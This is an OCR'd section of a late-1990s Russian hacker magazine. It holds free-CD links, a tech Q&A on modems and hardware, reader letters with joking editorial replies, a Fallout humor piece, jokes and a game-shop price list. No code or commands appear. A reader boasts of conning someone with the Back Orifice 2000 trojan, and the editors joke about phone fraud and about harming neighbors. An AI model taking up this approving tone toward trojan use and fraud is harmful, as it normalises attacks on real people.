3. Kinetix

http://ktx.com/demo/?form_name=max_demo
Вопрос на засыпку — что делает фирма Kinetix? Правильно, фирма эта выпускает самый популярный пакет по созданию графики 3D Studio MAX. А что раздает на халяву фирма? Как это ни покажется странным, но все ту же 3D Studio. Жаль тока, что версия старая — R2.5, однако.

4. Exceed
http://www2.hcl.com/html/forms/nc/exceed/request.html
Гмм... Какая любопытная штука... Короче говоря, на этом сайте компания Hummingbird Communications высылает демонстрационный сидюк с прогой, которая позволяет запускать приложения для UNIX на компе с Windows 3.xx/95/98/NT/2000. Мечта начинающего кул хацкера :).

5. Intel
http://www.intel.com/procs/servers/freecd/order.htm
Месяц назад эта фирма прекратила высылать наши любимые три диска. Теперь можно заказать только один — что-то типа набора программ для серверов на базе процессора Intel. Страну напиши в графе Address! И советую поторопиться!

6. Bereans
http://www.bereans.org/requests
Высылают на выбор видео или аудиокассету на религиозную тематику. Клятвенно заверяют, что эта халява сможет изменить твою жизнь. Правда, за все это добро грозятся взять плату за пересылку. Ну не знаю, с меня на почте ничего не потребовали.



7. Diamind Club Casino
http://www.diamondclubcasino.com/cd.html
Любят же в Интернете азартные игры! Вот тебе и еще одна ссылочка на халявный диск с виртуальным казино. Типа «играйте и выигрывайте».

8. Wild West Frontier Casino
http://www.wildwestfrontier.com/freecd.html
Гмм... Скоро эти диски мне уже будет некуда ставить. Блин, опять они предлагают нам свое очередное виртуальное казино. Придется все это на Митино-баZар везти :).

9. 3M
http://www.mmm.com/market/industrial/fpsystems/email.html
Набор рекламных каталогов и брошюрок от фирмы 3M. Основной упор делается на какой-то 3M Light Water, которую в USA используют для тушения огня. Во как!

10. Washington Press
http://www.washpress.com/order/order.html#INFO
А вот на этом сайте Washington Press всем любителям марок бесплатные супертонкие и суперпрозрачные пакетики для этих самых марок. Мечта филателиста, одним словом.

11. Reality
http://www.reality.com/setord.htm
Высылают всем желающим сборник правил Advanced Dungeon & Dragons.

12. LearnIt Corporation
http://www.learnitcorp.com/demo.htm
Насколько я понял, на этом сайте раздается несколько халявных обучающих сидюков по программным продуктам всенародно любимой фирмы Micro$oft, а также различные дискетки и просто макулатура.





У меня постоянно срывается модемный коннект!

Чтобы модем устойчивей сидел на линии нужно поставить на максимум громкость выходного сигнала, однако есть риск посадить телефонную линию, особенно если АТС не цифровая. Попробуй поэкспериментировать и с регистром чувствительности приема. Полезно бывает установить минимальную скорость соединения чуть ниже. Эти функции должны быть у всех модемов, и за все эти параметры отвечают соответствующие регистры.
У многих модемов существуют собственные и стандартные помехоустойчивые протоколы. У них может быть множество дополнительны полезных настроек, например время ожидания ответа. Их использование также может уменьшить слетание с линии.
В самых тяжелых случаях используют внешние телефонные усилители. Такой усилитель можно купить на радиорынке или сделать самому. Правда, телефонисты против использования таких устройств, т.к. часто при поломке или левой сборке страдает оборудование АТС.



Правда, что из Sound Blaster можно сделать крутой модем?

Почти. Только ты перепутал несколько вещей. Звуковую карту используют для компьютерного соединения по радиолюбительской рации. Для низкоскоростной связи. «Голь на выдумки хитра». И то можно использовать не всякую карту.
Работу в качестве модема можно обсудить отдельно. Для начала, допустим, что тебе звонят на звуковую карту. Ты узнаешь об этом благодаря черному дыму, который валит из модема. **Sound Blaster** рассчитан на входное напряжение **5** вольт от корпуса а при телефонном звонке их **120** и **65** при положенной трубке. Т.е. в любом модеме необходимо реле, которого в звуковой карте и нет. Допустим, что мы спаяли устройство, которое спасет модем от сгорания и теперь коннектимся. При телефонной связи полоса пропускания сужена, т.е. модем слышит слишком широкий диапазон частот. Естественно он не оборудован входными фильтрами, рассчитанными под телефонную сеть. Но самое главное **sound** карта не может поддерживать аппаратные протоколы, а следовательно, на это требуются ресурсы системы, скоростная связь н возможна.



Как переписать музыку с магнитофона на комп?

Аппаратно, надо найти шнурок и соединить им линейный выход магнитофона с линейным входом звуковой карты (**Line in**). Если на магнитофоне нет такого выхода, то можно подключиться к выходу наушников или колонок. От этого сильно ухудшиться качество записи. Так ты даже можешь сжечь карточку, если подашь на вход слишком большую мощность. Так, что лучше громкость на магнитофоне поставить на минимум.
Нужно найти программу, которая рационально использует память при записи. Иначе запись будет иногда заедать. Такой же неприятный баг будет, если оперативки мало. Некоторые программы умеют чистить запись от шумов. Такая опция называется **Noise Reductions**. Если тебе все же удалось сделать запись с неплохим качеством, то теперь нужно ее сжать в более экономичный формат. Обычно все жмут в **MPEG**, для этого нужен **MPEG** конвертор.



Как изменить надпись при выключении компа в W95/98?

В каталоге «**windows**» есть два файла начинающиеся на «**logo**» с расширением «**sys**». Как ты догадался — это подлый обман, на самом деле это два обычных **bmp** файла, которые ты можешь спокойно редактировать в **Paintbrush**. Эти файлы содержат начальную и конечную заставку. Кстати это мощный и быстрый способ приколоться над обладателем **W95/98**. Ведь в **Paintbrush**, можно редактировать эти файлы, не меняя и расширения.



Как под иконками в W95/98 убрать подписи?

Ко мне приходит постоянно куча вопросов от **Us**'ателей **Win**. Если и так дальше пойдет, то скоро журнал **X** превратится в службу технической поддержки пиратских продуктов **Microsoft**. Когда звонишь в **Microsoft**, тебя спрашивают:
— Вы зарегистрированный пользователь?
— Нет...
— Извините!
У нас будет по-другому:
— Зарегистрированный? Извини приятель, ничем помочь не можем. :)
И пусть не говорят, что я подрываю их авторитет, сами виноваты. А под иконками на рабочем столе текст можно просто удалить. Или можно скачать заплатку с борды или сети, которая позволяет извращаться над рабочим столом.



Почему у меня останавливается кулер на процессоре?

Во-первых, обороты вентилятора на некоторых материнских платах, можно программно регулировать, в зависимости от температуры. Бывают кулеры на которых это реализовано с помощью транзистора и термопары, то есть кулер сам регулирует скорость своего вращения.
Еще может быть, что на твой вентилятор намоталось много всякой дряни, высохла смазка. Почисть кулер от пыли. Отдери наклейку и капни туда несколько капель машинного масла. Кулер маслом не испортишь, особенно если оно не подсолнечное.
Часто в вентилятор попадает шлейф, он перестает вращаться. От этого горит обмотка двигателя. А без охлаждения вылетает процессор.



Простой после загрузки стола Win.

Пришлось малость поработать в области прикладной сантехники. Я переинсталлировал бочок в сортире,

который не меняли лет 15. На этом примере легко объяснить, почему важно иногда переустанавливать всеми любимую ОС. Болты проржавели, прокладки сгнили, накопилась масса багов... Кончилось тем, что бочок треснул...Поможет временно заткнуть течь чистка «Автозагрузки» от лишних прог, установка NU, удаление картинки с рабочего стола. Но, по моему мнению необходим капитальный ремонт или другой бачок.



Как отсканировать фотопленку?

Можно отсканировать слайды с помощью обычного сканера с насадкой. Насадки бывают двух типов: «пирамидка» и «зеркальце». «Пирамидка» имеет собственную лампочку. Когда ее подключаешь к сканеру, она гасит сканерную лампу. Далеко не у всех сканеров есть разъем для подключения этой насадки. «Зеркальце» перенаправляет луч сквозь слайд. Такие насадки проектируют изображение на стол сканера и дают малое разрешение. Некоторые сканеры продаются уже с насадкой. Если ты возьмешь такой, то можешь надеяться, что весь этот хлам заработает. Такого устройства тебе вполне хватит для web-дизайна.
Для более профессиональной работы нужен специальный слайд-сканер. Самый дешевый из них — рулонный. Такой сканер не может сканировать ничего кроме фото пленки. На более дорогих слайд-сканерах пленка крепится на столе — стеклянном цилиндре. Лампа и чувствительный элемент имеют форму колец, которые движутся вдоль него. Такой сканер нужен для работы над созданием больших по площади, качественных изображений. Бывает, припрет отсканировать слайд, и нет аппаратуры. В некоторых фотолабораториях это вполне стандартная услуга. Можно попытаться самому спроецировать слайд на стол обычного сканера. А один человек крутил слайды с помощью слайд-проектора «Витязь» и снимал изображение на дешевую цифровую камеру, неплохо получалось.



Как научить компьютер говорить?

Читать текст компьютер научился уже давно. Сейчас есть много программ для чтения «Speaking mouse» например. А вот заставить понимать, что говоришь ты несколько сложнее. Есть две программы понимающие русский язык: «Комбат» и «Горыныч». Чтобы научить их у меня терпения не хватило. Если ты хочешь попробовать этим заняться, то тебе нужен хороший электретный микрофон и мощный компьютер, не менее 64 мегов оперативки. Нужно месяц сидеть и, тупо пялясь в монитор, долбить: «мир дверь мяч». Чудо российской кибернетики — робот «Клепа» электронный экскурсовод московского политехнического музея. Он ездил по залу электроники, проводил экскурсии, мигал глазами, а потом отвечал на вопросы посетителей загробным голосом. Все просто клали в штаны, поглядеть на это диво собиралась куча народа. Они не знали, что секрет 100% распознавания речи — лысый мужик с микрофоном, который сидит за стенкой и гладя лысину паясничает электронным голосом .



Как русифицировать Win?

Найди русификатор. Прога, которая сама поменяет шрифты и настройки. Она есть в изобилии в сети, на бордах и пиратских дисках. Можешь сам попробовать заменить существующие шрифты на русские и настроить второй язык.



Что такое маниакально-депрессивный психоз?

Описание этого заболевания очень напоминает стандартное поведение СисАдмина. Откуда было знать об этом во времена моей бабушки? Вот, как это описывается в справочнике моей бабушки-врача:
«Симптомы. Для маниакальной фазы — повышенное настроение, интеллектуальное и психомоторное возбуждение. Скачка идей, отвлекаемость, стремление к беспрерывной деятельности, резкое возбуждение, отсутствие чувства усталости. Наряду с этим переоценка собственной личности, бредовые идеи и идеи преследования.» (Без комментариев. — ДД)
«При депрессивной фазе — пониженное настроение, интеллектуальная и психическая затороможенность, бредовые идеи самобичевания, синдром хронической усталости, падение веса» (Сгорел сервак. — ДД)
«Профилактика. Полное воздержание от алкоголя, рациональная психогигиена. Во всех сколько-нибудь резких случаях необходимо помещать в стационар. При этом в первую очередь показателем является агрессивность в отношении окружающих. Развлечения не показаны. При маниакальной форме важно больных не держать в условиях скученности, где представляется больше возможностей для столкновения с другими больными» (Как в воду смотрели! — ДД)



Как виснет BIOS?

В одном из предыдущих номеров я рассказывал, как сбросить BIOS. Но как BIOS виснет, себе представляют не все. Однажды у одного моего приятеля «исчез» мышиный порт. Нет его и все и негде его не видно. Несчастный думал за новой мамкой ехать. Но после того, как замкнул ноги отверткой (батарейка была интегрирована, а перемычку для сброса BIOS найти не удалось), все стало на свои места.
Недавно на моих глазах «полетел винт», то есть работал, а после аварийной перезагрузки вдруг — failed. Винт конечно живой, и висит сейчас на другом контроллере. Такое бывает, когда сгорит контроллер, или повиснет BIOS. После дерганья перемычки — сброса контроллер ожил.



Раскалилась микросхема в мыши?!?

Достаточно частое мистическое происшествие: «Мышь перестает работать и начинает греться. Ее разбирают и обнаруживают, что греется чип. Далее мышь или сгорает или оживает вновь.» Я могу предложить следующую гипотезу. Статический разряд блокирует емкость в цепи питания микросхемы таким образом, что чип перегружается и начинает греться. Некоторые пугаются и выключают компьютер до лучших времен. После включения мышь оживает. Другие умники, разбирают животное и ждут, что будет дальше... Дальше мышка просто сгорает.

Доктора Добрянского сейчас нет дома. Так, что на вопросы читателей отвечал автоответчик. Если вы вдруг встретите Добрянского, то передайте ему, пожалуйста, что он забыл выключить свой паяльник.
Искренни ваш,
Автоответчик.

Dr.Cod@xakep.ru
lama.aha.ru/7



Письмо:

От: kate [FLUFFY-CAT@MTU-NET.RU]

Сегодня прикупила ваш последний номер (#8) и, как обычно, стала читать его с конца. Скажите честно, вы случайно не перепутали рубрики Хумор и Ё-mail («самое дурацкое письмо номера»)? :) Дело в том, что мне трудно поверить в существование таких, эээ... индивидов, как тот, чье письмо вы там опубликовали.
p.s. посмеялась я вдоволь :)

Ответ X:

Дарова, Катерина!
Я тебе по секрету честно скажу: появление таких людей — это следствие наших с Ториком генетических экспериментов над бывшими приматами-космонавтами. Мы с Ториком когда были на экскурсии на Байконуре, поймали там обезьяну-космонавта. Она сбежала из местного космо-питомника. Мы ее контрабандой (выдали пограничникам за двоюродного дядю Сереги Покровского) провезли в Москву и выкормили, можно сказать, грудью. А она, зараза, убежала, поумнела и пишет нам в журнал всякие обидные письма. Ну, ничего: ее уже разыскивают СОРМ, подразделение Р, Люди в Черном и хак-группа «Бюро 13». Так что скоро беглец снова вернется на Байконур в свою конуру.

Письмо:

От: Ilya Lebedev [LEBEDEV@DSL.MSK.RU]

Господа!
Подскажите, пожалуйста, можно ли у вас в редакции приобрести предыдущие номера журнала ХАКЕР (7,6,5,....)? Журнал очень хорош, но, к сожалению, мне первый раз в руки попал только с восьмого номера. Если ответ «да», то интересно знать, куда ехать и какие деньги везти. И как у вас дела с подпиской?

С уважением, Илья Лебедев.

Ответ X:

Халео, Илья Лебедев! Дай догадаюсь: ты, возможно, внучатый племянник того самого Артемия Лебедева? Нет? А то смотри, привет передавай.
Теперь буду тебя огорчать. Во-первых, старые номера больше купить нигде нельзя — они кончились. У нас на складе было еще около 500 экз., но их поели странные существа — Мухорчатые Суслики, так что теперь у нас даже для истории не завалялось экземплярчика. И вообще: эти суслики просто достали. Вот уже месяц как терроризируют всю редакцию, напускают негативное биополе и у всех меняют цвет тональ на цвет нагуаля и наоборот, что нарушает гармонию работы в коллективе. Говорят, от сусликов помогает смесь из жженого пейота и тухлой селедки, но мне почему-то ни то, ни другое в редакцию пронести не дают, и мотивируют. Так что если знаешь какой-нть способ борьбы с Мухорчатыми сусликами — милости просим. Ах да, ты еще спрашивал про подписку! Ну, тут что сказать... Заходи на почту почаще, спрашивай — глядишь, повезет:).

Письмо:

От: TechnoShadow [TECHNOSHADOW@INBOX.RU]

Юзверский HI ALL редакции журнала «ХАКЕР»!!!
Я начал читать ваш COOL-ный журнал с 4-го номера, о чем горько сожалею...
ЗЫ: Да простят меня КулХацкеры!
Раньше я читал журнал «Формула 1», и он у меня был на первом месте, но как только я купил 4-ый номер вашего журнала...
Нет, ну я, конечно, еще читаю журнал «Формула 1», но он идет уже под номером №2. Рулез.
Так, сменим тему, а то я ща разрыдаюсь.:-)
Да, 7-ой номер вашего журнала X, я думаю, ламерам да и просто неосторожным БЛюдям запомнится надолго... :))) Я насчет сабжа про Back Orifice 2000!
Имхо, я тут недавно одного лоха\с помощью bo2k\ кинул так, что... \не будем вдаваться в подробности комедии трагедий\.
Усё, я кончил.
ЗЫ: Вы скоро, наконец, начнете плакаты или CD-юшники с софтом прикладывать к номеру?!
ЗЗЫ: ЭтО пИсЬмО пИсАлОсЬ в ПоЛуСоЗнАтЕльНоМ СоСтОяНиИ.


Ответ X:

Хайгай, ТехноТень! Как жизнь? Прочли твое письмо, а потом плакали всей редакцией. Но не от того, что жалели «Формулу-1» (отличный, кстати, журнал! Столько клевых тачек, только я, как ни искал, не нашел ни одной размазанной бабушки :( ), а потому что какая-то сволочь инфицировала BO2000 домашний туалет Добрянского. Он теперь по этому поводу боится туда ходить и очень от этого страдает, все время по этому делу в гости просится к Покровскому и ко мне. Но мы-то парня пускаем — беды никакой. Курт уже почти написал антивирус: «Туалетный Утенок V1.00», и как только тот будет готов — Добрянский получит свой туалет обратно.
Теперь по поводу постера и сидюка с софтом. Не секрет, что ты не первый, кто об этом спрашивает, мало того: мнения строго разделились. 50% читателей хотят сидюк с софтом, 50% — постер. Поэтому мы посовещались и решили: будем выпускать постер с софтом. Плакат, на котором будут написаны всякие исходники: трояны там, снифферы, еще че-нибудь. Уже первый постер почти готов: там исходник компьютерной игры «сапер» под юниксоиды. Постеру с софтом наши социологи прогнозируют невероятную популярность.
Все, я тоже кончил. Пойдем теперь в ванную, а?

Письмо:

От: нБТЙС нБМШГЕЧБ [ALLEIN@MAIL.RU]

Привет.
1. Не волнуйтесь, вас читают очень красивые девушки, а главное(?) умные.
Ваши подростковые комплексы на почве секса не обоснованы.
2. К делу. Очень интересует вопрос. Вот вы чатитесь чуть ли ни по канализации, проходите в метро, накалывая всех и вся. Но умеете ли вы распарить самостоятельно спаренный телефон и бесплатно говорить по межгороду? А пользоваться до одури одной и той же телефонной карточкой? А ведь именно эти вопросы волнуют многих пользователей Московской городской телефонной связью.



Самое дурацкое письмо номера


От: Master_of[MASTER_OF@CHAT.RU]

Что такое Regedit? И где ее достать? Да, в журнальчике за нОмером 6 была статья «О выбивани дерьма из виндов», так вот, эта бодяга ваще чё-то не работает! Короче, когда я меняю MSDOS.SYS он хат говорит, шо не правельно мол написал!! Но повеРьте мне, 4 раза подряд ошибиться, это нужно быть просто super!! Так че мне с этой батвой делать-то?

Ответ X:

Мастер! Типа, по натуре, ничего не надо делать с этой батвой. И дерьмо из Виндов тоже выбивать не надо: оставь, где лежало. Там его мало, и на всех не хватит. Пусть лежит и пахнет. Вкусно-вкусно.
А теперь про Регедит. Это музыкальная программа, специальный джукбокс под регги (он его едит, точнее, исправляя ошибку автора, — ест). Даешь ему какую-нибудь регги-песню, а он ее ест и едит. И при этом тихо... пахнет. Но, конечно, и воспроизводить CD умеет. А еще программа внутри содержит ссылки на растаманский сайт в инете (растаманы — это которые укуриваются, а потом регги слушают, и их это прет). По крайней мере, на сайт создателей этого замечательного регги-джукбокса. Счаз, вспомню... А! www.micro... micro... черт, забыл. В общем, че-то маленькое. Наверно, маленький сайт про регги. Все, пойду включу Боба Марли — ребята мне тут новую пластинку принесли, он там дуэтом тоже с каким-то растаманом. Как же его... Билл... Ээээ... Забыл. Ну и Бог с ним. Послушаю и вспомню. А тебе, Мастер Оф, желаю успехов в нелегкой растаманской профессии. И да пребудет с тобой всевидящий Джа :). Пиши, если что.
ЗЫ: Бадяге — привет. Она хоть симпатичная? А то имя странное... Бадяга. Ээх... Она что, из Болгарии?

На письма отвечал Холод



Если вас интересует мнение читателей, а тем более читательниц (и каких!!!), то будьте добры ответьте на крик души.
3. А так, в принципе, даже моей маме нравится вся эта ваша «мутотень», как она выражается.
4. Всех целую нежно!
Маша

Ответ X:

Здравствуй, милая Маша!
Я тебя тоже целую нежно (ЭЙ! А НУ ОТОЙДИТЕ ВСЕ! ШАГ НАЗАД! Я СКАЗАЛ — ОТОЙДИТЕ!). Тут еще сорок человек из редакционного персонала хотели сделать то же самое, но я им не позволил (видишь, какой я хороший, и вообще — правозащитник, и все такое!). Короче: приятно знать, что нас читают всякие умные девушки, и вообще — нет у нас никаких подростковых комплексов на почве секса.
Теперь о главном: отвечаю честно — мы знаем, как распарить самостоятельно спаренный телефон и бесплатно говорить по межгороду, а также как пользоваться до одури одной и той же телефонной карточкой. Но сказать тебе все можем только при личной встрече — о таких вещах в журналах не пишут. Можешь встретиться лично со мной или с Покровским, и мы тебе про все расскажем, и вообще — классно время проведем! Заодно поймешь — мы в X вообще без комплексов :) (тем более — на почве секса. Чего там комплексовать-то?)!
ЗЫ: Мы очень рады, что твоей маме нравится наш журнал. Социологи когда узнали, что твоя мама его читает, сразу решили, что мы захватили новый сегмент рынка, и надо его удержать. Так что со следующего номера — бесплатное приложение к X для домохозяек, будет называться «Кухонный троян» (рабочее название). В первом же номере будут ценные указания для домохозяек: как взорвать соседям газовую плиту, как эффективно устроить потоп этажом ниже, как перевести всех домашних тараканов в соседскую квартиру, етс. В общем, отличное пособие получится :), сами ждем не дождемся, пока оно выйдет. Хе-хе.

Письмо:

Помоги, я хочу стать хакером, но не знаю, как это сделать... Может ты поможешь мне или познакомишь с человеком, который мог бы мне помочь... Я знаю Интернет, участвую в чатах, у меня есть Icq и NetMitting, в общем компьютер я знаю, но хочу пойти дальше.
Помоги.
My e-mail:foxbutterfly@mail.ru

Ответ X:

Эх. Как сказал др. Код, «если женщина чего-то хочет, значит ей надо это дать, иначе она возьмет сама, и не поздоровится никому». Хочешь быть Хакером — будь им, подружка! Покопайся в себе, поставь себе цель — что именно ты хочешь хакнуть, а потом — хакай :). Но для начала начни с чего-нибудь несложного: можно, например, хакнуть соседей по подъезду. Нужен старый здоровый пупсик и банка томатного соуса. Делается так: у подъезда банка с соусом с размахом разбивается оземь (ура! Все вокруг заляпано!), осколки убираются в пакет, а потом в соус на земле кидается пупсик (лучше по частям: ножки отдельно, ручки отдельно, торс и голова отдельно). Теперь прячься и следи за реакцией вышедших из подъезда. Ну как, тебе уже нравится быть хакером? Так держать! А теперь придумай, что бы хакнуть еще, а я пошел. Пока милиция еще не приехала :).

Главный хуморист – Даниил Шеповалов (dan@xakep.ru)

Убийцы старушек

На этот раз мы поговорим о влиянии компьютерных игр на мозг человека. Мои последние исследования показали, что даже невинные на первый взгляд игрушки подвергают необратимой деформации сознание среднестатистического геймера. Кстати, в ходе моих очередных бесчеловечных экспериментов на людях, мышах и джойстиках были выявлены довольно интересные закономерности. Например, как вы думаете, какая игра оказывает наиболее деструктивное влияние на поведенческие инстинкты человека, превращая его в неумолимую боевую машину? Квейк? Друзья мои, Квейк по сравнению с этой игрой — просто апогей гуманизма, проповедующий любовь к ближнему, а также вселенское милосердие и сострадание к инопланетным культурам. **Carmageddon**? Ни в коей мере! Если этот миролюбивый симулятор и породил двух-трех маньяков-убийц одиноких старушек, то теперь они надежно заперты в редакции **X** и занимаются своим темным (что еще, кстати, довольно спорно) делом в крохи свободного от работы времени.

Да, друзья мои, замочите из шотг... брррр... то есть плюньте в лицо продажным журналисткам, которые со слезами на глазах заявляют, что «Два техасских подростка, наигравшись в Квейк, съели свою пятилетнюю сестру, а затем зверски убили и изнасиловали бабушку», ибо они не видят сути проблемы. Но не буду вас больше томить и сразу предъявлю ошеломляющие результаты исследований. Итак, самым страшным психологическим оружием, которое наиболее жутким образом изменяет сознание человека, являются ролевые игры. Самой деструктивной игрой учеными всего мира во главе со мной признан сиквел **Fallout**. И не надо тут снисходительно улыбаться, произнося: «Ну и что же там такого зверского?». А ну-ка вспомни, дорогой друг, что ты делал пятнадцать минут назад? Да, да, ты. Вспомнил? Правильно, пятнадцать минут назад ты убил десятилетнего мальчика, чтобы, покопавшись в его останках, извлечь горстку монет, так необходимых тебе на новый гранатомет. А что ты сказал патрулю, который расстреливал безоружных ученых? И не надо водить ножкой по полу, я хорошо помню эти слова: «О, господин, я никогда никому не скажу, что вы только что замочили здесь безоружных невинных людей». А какие навыки наиболее развиты у твоего героя?

Добродушие, первая помощь и ораторское искусство? Чего глазки-то забегали? Да за версту видно, что у тебя на максимуме воровство, взлом и шпионаж.

Я даже составил небольшой список тех принципов, которыми начинает руководствоваться любой человек, поигравший в **Fallout (2)** больше часа:

1. Если у кого-то есть оружие — его надо убить и забрать это оружие.
2. Если у кого-то нет оружия, но есть деньги — его надо убить и забрать деньги.
3. Если у кого-то нет ни оружия, ни денег — его надо убить, чтобы накопить опыт убийств.
4. Если кого-то можно убить, его нужно убить!
5. Если кого-то нельзя убить, надо пойти убить того, кого можно, забрать его оружие и убить того, кого нельзя.

Я бы мог продолжать этот список до бесконечности, причем в каждом из его пунктов слово «убить» встречалось бы не менее двух раз, но для наглядности приведу лучше статистику жизнедеятельности людей, на которых я испытывал **Fallout (2)**. Всего в эксперименте участвовало **28** человек, включая меня.

6 человек уволены с работы (я тоже).

9 отчислены из института за непосещаемость (я тоже).

11 при попытке отобрать у них диск с игрой совершили преступления различной степени тяжести, от зверского избиения хозяина диска до попытки преднамеренного убийства (я — хозяин диска).

7 потеряли своих девушек, ответив на предложение погулять незамысловатыми матерными выражениями, чередующимися со словами

«армор, плазма, мутант и пауэ райфл» (я тоже).
1 простоял целый день в коридоре, на все вопросы отвечая, что ему не хватает очков действия для того чтобы дойти до двери (и не надо так на меня смотреть).
4 находятся сейчас в лечебнице для душевнобольных, куда их доставили охранники одного из магазинов 24 часа. Эти индивидуумы представились как сотрудники психоделической разведки, отделения братства стали и потребовали от продавщицы «джэт и атомный поглотитель».
А, а... куда вы меня ведете? Стойте! Что это за рубашка? Подождите немного, осталось еще два квеста и пауэ армор и... Санитары, милые, подождите... А-аа!




Анекдоты

Даны числа от 1 до 10. Надо напечатать 0, если число четное, и 1 — в противном случае.
Как решают эту задачу:
Учитель информатики в школе:
if x=2 or x=4 or x=6 or x=8 or x=10 then write(0) else write(1)
Преподаватель в институте:
if not odd(x) then write(0) else write(1)
Студент:
write(x mod 2)
Профессиональный программер:
a:array[1..10]:=(1,0,1,0,1,0,1,0,1,0); write(a[x])

Мужик звонит в магазин и говорит продавцу:
М — У меня дым из компьютера идет.
П — У вас, наверно, блок питания сгорел.
М — Нет, мне сказали, что если поменять что-то в **autoexec.bat**, то он перестанет.
П — Нет, это не поможет, у вас блок питания сгорел.
И так полчаса, пока продавцу ни надоело...
П — Вам нужно позвонить в **Microsoft** и заказать **NOSMOKE.COM**. Через полчаса тот же мужик звонит и говорит:
— Мне нужен новый блок питания, потому что мне в **Microsoft** сказали, что мой старый блок питания не подходит к их версии **NOSMOKE.COM**...

Юзер с компьютером на «Вы».
Программист на «Ты».
А хакер на «Ты, козел!»





Звонок в компьютерную контору.
Клиент:
— Заберите ваш компьютер, он не включается.
— А что, собственно, говорит?
— Пишет «вставьте дискету, вставьте дискету...»
— А вы вставляли?
— Вы знаете, а я как-то не догадался...

Однажды программиста спросили:
— Что ты пишешь?
— Сейчас запустим — узнаем!


Однажды к программисту подошел другой программист и сказал:
— Слушай, у тебя есть генератор случайных чисел?
— Четырнадцать.

Вовочка:
— Папа, а что такое клитор?
Папа, не отрываясь от компа:
— Язык программирования. Работает с файлами **DBF** формата.

Звонит (Ю)зер (О)ператору АТС:
(Ю): Девушка! Мне тут какой-то совершенно дикий счет пришел за услуги связи...
(О): Ваш номер?
(Ю): **XXX-XX-XX**
(О): Так... Все верно. Это счет за секс-услуги по телефону.
(Ю): **8-( )** Да ты че! Я такой гадостью сроду не занимался!
(О): Как? А неделю назад вы звонили Васе Пупкину по телефону **444-44-44** и объясняли, как настроить полуось?

Все настоящие программисты делятся на три категории: на тех, кто пишет программы, завершающиеся по нажатию **F10**, **Alt-F4** и **Alt-X**. Все остальные принципы деления надуманы.

Сочи. Пляж. Лежат на нем две обалденной красоты девушки. Мимо идет парень, увидел таких красавиц, остановился и спрашивает:
— Девушки, а как вас зовут?
Молчание.
— Девушки, а откуда вы приехали?
Молчание.
— Девушки, а что вы делаете сегодня вечером?
Одна поворачивается к нему и говорит:
— Молодой человек, где вы работаете?
— Программистом.
— Представьте себе, молодой человек, вот вы приехали отдыхать, пришли на пляж, а здесь сплошные компьютеры!
Парень с появившимся огоньком в глазах:
— У-у, кайф, и все пентиумы, пентиумы!!!



Программер выполняет срочный заказ. День и ночь сидит над кодом, уже вторую пепельницу доверху заполнил, оптимизирует, отлаживает. На третий день, когда он уже просто с ног валится от усталости, в комнату заходит его мать и укоряюще бросает: «Заканчивай давай играться, в магазин лучше сходи!»





Представительство
в Санкт-Петербурге
e-mail:eshop@litepro.spb.ru
телефон: (812) 311-8312

Интернет магазин
с доставкой на дом

Заказ по интернету:
http://www.e-shop.ru
e-mail: eshop@gameland.ru
телефон: (095) 258-8627

доставка по Москве и С-Петербургу: $3
по Московской области: $5-$9


$ 69.99 — Перчатка-джойстик
Система: Nintendo 64

$ 39.99 — Expansion Pack 4MB
Система: Nintendo 64


$ 65.99 — Duke Nukem 64
Система: Nintendo 64 (NTSC)

$ 85.99 — Quake II
Система: Nintendo 64 (NTSC)

$ 69.99 — Mario Party
Система: Nintendo 64 (NTSC)


$ 69.99 — Super Smash Brothers
Система: Nintendo 64 (NTSC)


$ 75.95 — Castlevania 64
Система: Nintendo 64 (NTSC)

$ 65.99 — EverQuest
Издатель: 989 Studios

$ 23.99 — Lands of Lore III (рус. док.)
Издатель: Westwood

$ 19.95 — Dungeon Keeper II (рус. док.)
Издатель: Electronic Arts


$ 79.99 — Turok 2
Система: Nintendo 64 (NTSC)


$ 79.99 — Zelda 64
Система: Nintendo 64 (NTSC)

$ 63.69 — Joystick Wing Man Warrior
Производитель: Logitech

$ 41.99 — UO: Game Time(90 дней)
Издатель: Electronic Arts

$ 10.59 — Герои меча и магии
Издатель: Бука

$ 19.95 — Redline (рус. док.)
Издатель: Accolade


$ 79.99 — World Driver Championship
Система: Nintendo 64 (NTSC)


$ 85.99 — Star Wars Episode 1: Racer
Система: Nintendo 64 (NTSC)


$ 52.99 — Rage 3D
Производитель: Thrustmaster


$ 59.99 — Joystick Wing Man Extreme
Производитель: Logitech


$ 18.99 — Unreal (рус. док.)
Издатель: GT Interactive

$ 22.99 — Blood 2: The Chosen (рус. док.)
Издатель: GT Interactive

$ 13.99 — Populous: the Beginning
Издатель: Electronic Arts


$ 69.99 — Top Gear Overdrive
Система: Nintendo 64 (NTSC)

